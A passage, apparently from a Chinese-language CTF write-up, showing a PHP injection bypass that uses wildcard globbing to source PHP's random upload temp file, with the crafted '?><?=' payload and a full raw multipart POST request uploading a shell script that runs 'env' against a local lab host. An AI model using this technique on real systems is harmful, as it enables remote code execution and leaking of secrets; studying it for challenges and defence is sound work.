
因此可以构造payload

<=. /???/????????[@-[]>

在前面使用?>来闭合，防止代码与短标签冲突报错

代码块

```
?><?=. /???/????????[@-[];
```



Payload

代码块

```
POST /?shell=?><?=`.%20/???/????????[@-[]`; HTTP/1.1
Host: 127.0.0.1:56064
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 157
Content-Type: multipart/form-data; boundary=1fae174c78836e1220135f7fb70bc702

--1fae174c78836e1220135f7fb70bc702
Content-Disposition: form-data; name="file"; filename="1.txt"

#!/bin/sh

env
--1fae174c78836e1220135f7fb70bc702--

```

不行就多试几次

php的临时文件名是随机的，所以最后一个字符不一定都是大写